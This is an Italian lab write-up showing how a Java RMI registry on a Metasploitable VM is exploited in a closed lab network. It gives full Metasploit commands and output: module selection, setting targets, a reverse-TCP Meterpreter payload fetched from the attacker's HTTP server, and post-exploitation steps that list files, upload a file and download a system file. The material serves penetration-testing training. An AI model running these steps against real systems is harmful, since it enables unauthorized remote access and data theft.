

Java RMI


Traccia:

Metasploitable presenta una vulnerabilità sulla porta 1099- Java RMI.


Bisogna ottenere una sessione Meterpreter sulla macchina remota.

Punto 1.

Configurazione indirizzi ip Kali e Metasploitable.



Kali è stato configurato con il seguente indirizzo ip: 192.168.99.111, come richiedeva l'esercizio.



```
Metasploitable vulnerable [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
GNU nano 2.0.7      File: /etc/network/interfaces      Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).


# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.99.112
netmask 255.255.255.0
network 192.168.99.0
broadcast 192.168.99.255
gateway 0.0.0.0

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^U Next Page  ^U UnCut Text ^T To Spell
CTRL (DESTRA)
```

Anche Metasploitable è stato configurato con il seguente indirizzo ip: **192.168.99.112** come richiedeva l'esercizio.

Appena configurati gli ip mi assicuro che le macchine siano connesse tra di loro effettuando un ping.



```
(kali@kali)-[~]
└─$ ping 192.168.99.112
PING 192.168.99.112 (192.168.99.112) 56(84) bytes of data:
64 bytes from 192.168.99.112: icmp_seq=1 ttl=64 time=1.03 ms
64 bytes from 192.168.99.112: icmp_seq=2 ttl=64 time=0.635 ms
64 bytes from 192.168.99.112: icmp_seq=3 ttl=64 time=0.716 ms
^X64 bytes from 192.168.99.112: icmp_seq=4 ttl=64 time=0.640 ms
^C
--- 192.168.99.112 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3050ms
rtt min/avg/max/mdev = 0.635/0.755/1.029/0.161 ms

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
nsfadmin@metasploitable:~$ ping 192.168.99.111
PING 192.168.99.111 (192.168.99.111) 56(84) bytes of data:
64 bytes from 192.168.99.111: icmp_seq=1 ttl=64 time=0.573 ms
64 bytes from 192.168.99.111: icmp_seq=2 ttl=64 time=0.532 ms
64 bytes from 192.168.99.111: icmp_seq=3 ttl=64 time=0.737 ms
64 bytes from 192.168.99.111: icmp_seq=4 ttl=64 time=0.810 ms
--- 192.168.99.111 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.532/0.663/0.810/0.114 ms
nsfadmin@metasploitable:~$
```

Dopo aver configurato gli indirizzi ip delle macchine possiamo proseguire con l'enumerazione dei servizi con l'utilizzo del tool **nmap**.

Punto 2.

Enumerazione dei servizi.

Effettuo una scansione sulla macchina target e con il comando `-sV` grazie al quale posso vedere la versione per ogni servizio attivo.

Come si può notare nella figura seguente, su Metasploitable è attivo il servizio Java-RMI sulla porta 1099 ovvero una tecnologia che consente a diversi processi di comunicare tra loro attraverso la rete.

Questa porta può presentare una vulnerabilità ovvero: un errata configurazione che permette ad un potenziale attaccante di ottenere accesso amministrativo sulla macchina target.

```
(kali@kali)~$ nmap 192.168.99.112 -sV
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 03:15 EDT
Nmap scan report for 192.168.99.112
Host is up (0.0031s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login         OpenBSD or Solaris rlogind
514/tcp   open  shell         Netkit rshd
1099/tcp  open  java-rmi      GNU Classpath grmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs           2-4 (RPC #100003)
2121/tcp  open  ftp           ProFTPD 1.3.1
3306/tcp  open  mysql         MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  X11           (access denied)
6667/tcp  open  irc           UnrealIRCd
8009/tcp  open  ajp13         Apache Jserv (Protocol v1.3)
8180/tcp  open  http          Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.98 seconds
```


Punto 3.

Scansione con Nessus.

Per avviare Nessus, apro il terminale e attivo il servizio con il comando `sudo systemctl start nessusd.service`.

```
(kali@kali)-[~]
$ sudo systemctl start nessusd.service
[sudo] password for kali:
```

Dopo aver avviato e configurato Nessus, procedo con la scansione.



Nessus conferma che Metasploitable è vulnerabile a Java-rmi.

Nessus ci dice che:

L'host remoto esegue un registro RMI ciò consente agli oggetti Java di chiamare metodi su oggetti remoti in modo trasparente, come se fossero oggetti locali. Funge da servizio di denominazione bootstrap per la registrazione e il recupero di oggetti remoti con nomi semplici nel sistema Java Remote Method Invocation (RMI).

Adesso vado a sfruttare la vulnerabilità.

Punto 4.

Java-RMI exploit

Inizialmente vado a lanciare mfsconsole e con il comando search vado a cercare l'exploit per eseguire una shell Meterpreter.

```
msf6 > search java_rmi

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/gather/java_rmi_registry        2011-10-15      normal No     Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15      excellent Yes    Java RMI Server Insecure Default Configuration Java Code Execution
2  auxiliary/scanner/misc/java_rmi_server    2011-10-15      normal No     Java RMI Server Insecure Endpoint Code Execution Scanner
3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

Dopo aver trovato l'exploit, con il comando use vado a scegliere l'exploit.

Ho scelto il 1° exploit, e come possiamo notare ci assegna di default la shell Meterpreter con la reverse tcp.

In seguito ho cambiato le impostazioni del exploit configurando l'ip della macchina locale con il comando, **set lhost** 192.168.99.111, sia della macchina target, con il comando **set rhosts** 192.168.99.112.

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.99.112
rhosts => 192.168.99.112
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.99.111
lhost => 192.168.99.111
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
--      -
HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
RHOSTS    192.168.99.112 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     1099           yes       The target port (TCP)
SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080           yes       The local port to listen on.
SSL       false          no        Negotiate SSL for incoming connections
SSLCert                 no        Path to a custom SSL certificate (default is randomly generated)
URIPATH                 no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.99.111 yes       The listen address (an interface may be specified)
LPORT     4444           yes       The listen port

Exploit target:

Id  Name
--  -
0   Generic (Java Payload)
```

Con il comando **show options** ho controllato se le impostazioni di rete siano configurate.

Prima di eseguire il programma, procedo con un ulteriore controllo.

```
msf6 exploit(multi/misc/java_rmi_server) > check
[*] 192.168.99.112:1099 - Using auxiliary/scanner/misc/java_rmi_server as check
[+] 192.168.99.112:1099 - 192.168.99.112:1099 Java RMI Endpoint Detected: Class Loader Enabled
[*] 192.168.99.112:1099 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.99.112:1099 - The target is vulnerable.
msf6 exploit(multi/misc/java_rmi_server) > 
```

Con il comando **check** ho visto se la macchina target è vulnerabile all'exploit selezionato.

Come si può notare nella figura precedente il comando check ci conferma la vulnerabilità

Una volta configurate le impostazioni e confermato che c'è la vulnerabilità, passo all'esecuzione del programma.

Punto 5.

Esecuzione e raccolta informazioni.

- Vado a lanciare il programma con il comando exploit.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.99.111:4444
[*] 192.168.99.112:1099 - Using URL: http://192.168.99.111:8080/pcZKpAeXGC9BKTK
[*] 192.168.99.112:1099 - Server started.
[*] 192.168.99.112:1099 - Sending RMI Header ...
[*] 192.168.99.112:1099 - Sending RMI Call ...
[*] 192.168.99.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.99.112
[*] Meterpreter session 1 opened (192.168.99.111:4444 → 192.168.99.112:56483) at 2023-06-16 03:21:09 -0400
```

La connessione è andata a buon fine, ho ottenuto una shell meterpreter.

- Seguendo le indicazioni dell'esercizio vado a guardare la configurazione di rete sulla macchina remota con il comando **ifconfig**.

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.99.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe4a:c535
IPv6 Netmask : ::
```

- Con il comando **route** vado a controllare le informazioni sulla tabella routing.

```
meterpreter > route

IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1    255.0.0.0     0.0.0.0
192.168.99.112 255.255.255.0 0.0.0.0

IPv6 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           ::
fe80::a00:27ff:fe4a:c535 ::           ::
```

- Con il comando sysinfo ho visto le informazioni del target.

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > █
```

L'output del comando restituisce il sistema operativo esatto della macchina target.

- Successivamente ho eseguito il comando `run post/linux/gather/checkvm`.

```
meterpreter > run post/linux/gather/checkvm
[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_fs_chmod
[*] Gathering System info ....
[+] This appears to be a 'VirtualBox' virtual machine
meterpreter > █
```

Il comando precedente ci dice che la macchina target è una virtual machine.

Grazie ai precedenti comandi, sono riuscito a fare un information gathering più dettagliato.

- Con il comando **mkdir** ho creato una nuova directory.

```
meterpreter > mkdir prova1
Creating directory: prova1
meterpreter > ls
Listing: /root
```

Mode	Size	Type	Last modified	Name
100667/rw-rw-rwx	324	fil	2023-06-16 03:11:50 -0400	.Xauthority
100667/rw-rw-rwx	0	fil	2010-03-16 19:01:07 -0400	.bash_history
100667/rw-rw-rwx	2227	fil	2007-10-20 07:51:33 -0400	.bashrc
040667/rw-rw-rwx	4096	dir	2012-05-20 15:08:17 -0400	.config
040667/rw-rw-rwx	4096	dir	2012-05-20 15:13:12 -0400	.filezilla
040667/rw-rw-rwx	4096	dir	2023-06-16 03:11:52 -0400	.fluxbox
040667/rw-rw-rwx	4096	dir	2012-05-20 15:38:14 -0400	.gconf
040667/rw-rw-rwx	4096	dir	2012-05-20 15:40:31 -0400	.gconfd
040667/rw-rw-rwx	4096	dir	2012-05-20 15:09:04 -0400	.gstreamer-0.10
040667/rw-rw-rwx	4096	dir	2012-05-20 15:07:31 -0400	.mozilla
100667/rw-rw-rwx	141	fil	2007-10-20 07:51:33 -0400	.profile
040667/rw-rw-rwx	4096	dir	2012-05-20 15:11:16 -0400	.purple
100667/rw-rw-rwx	4	fil	2012-05-20 14:25:01 -0400	.rhosts
040667/rw-rw-rwx	4096	dir	2012-05-20 14:21:50 -0400	.ssh
040667/rw-rw-rwx	4096	dir	2023-06-16 03:11:50 -0400	.vnc
040666/rw-rw-rw-	4096	dir	2012-05-20 15:08:16 -0400	Desktop
040666/rw-rw-rw-	4096	dir	2023-06-16 04:03:13 -0400	<u>prova1</u>
100666/rw-rw-rw-	401	fil	2012-05-20 15:55:53 -0400	reset_logs.sh
040666/rw-rw-rw-	4096	dir	2023-06-12 08:11:56 -0400	test_metasploit
100666/rw-rw-rw-	138	fil	2023-06-16 03:11:51 -0400	vnc.log

- In seguito ho caricato un file all'interno della cartella prova, con il comando **upload** e sono andato a leggerlo con il comando **cat**.

```
meterpreter > cd prova1
meterpreter > upload meterpreter.txt
[-] Error running command upload: Errno::ENOENT No such file or directory @ rb_file_s_stat - /home/kali/meterpreter.txt
meterpreter > upload meterpreter.txt
[*] Uploading : /home/kali/meterpreter.txt → meterpreter.txt
[*] Uploaded -1.00 B of 5.00 B (-20.0%): /home/kali/meterpreter.txt → meterpreter.txt
[*] Completed : /home/kali/meterpreter.txt → meterpreter.txt
meterpreter > cd
Usage: cd directory
meterpreter > ls
Listing: /root/prova1
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	5	fil	2023-06-16 04:43:21 -0400	meterpreter.txt

```
meterpreter > cat meterpreter
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > cat meterpreter.txt
ciao
meterpreter >
```

Come si può vedere nella figura, il file è stato caricato correttamente nella cartella **prova1**.

- In seguito ho scaricato sulla macchina locale il file di rete di Metasploitable con il comando **download**.

```
meterpreter > download /etc/network/interfaces  
[*] Downloading: /etc/network/interfaces → /home/kali/interfaces  
[*] Downloaded 378.00 B of 378.00 B (100.0%): /etc/network/interfaces → /home/kali/interfaces  
[*] Completed : /etc/network/interfaces → /home/kali/interfaces  
meterpreter > 
```

Il file una volta scaricato si trova nel **path /home/kali**

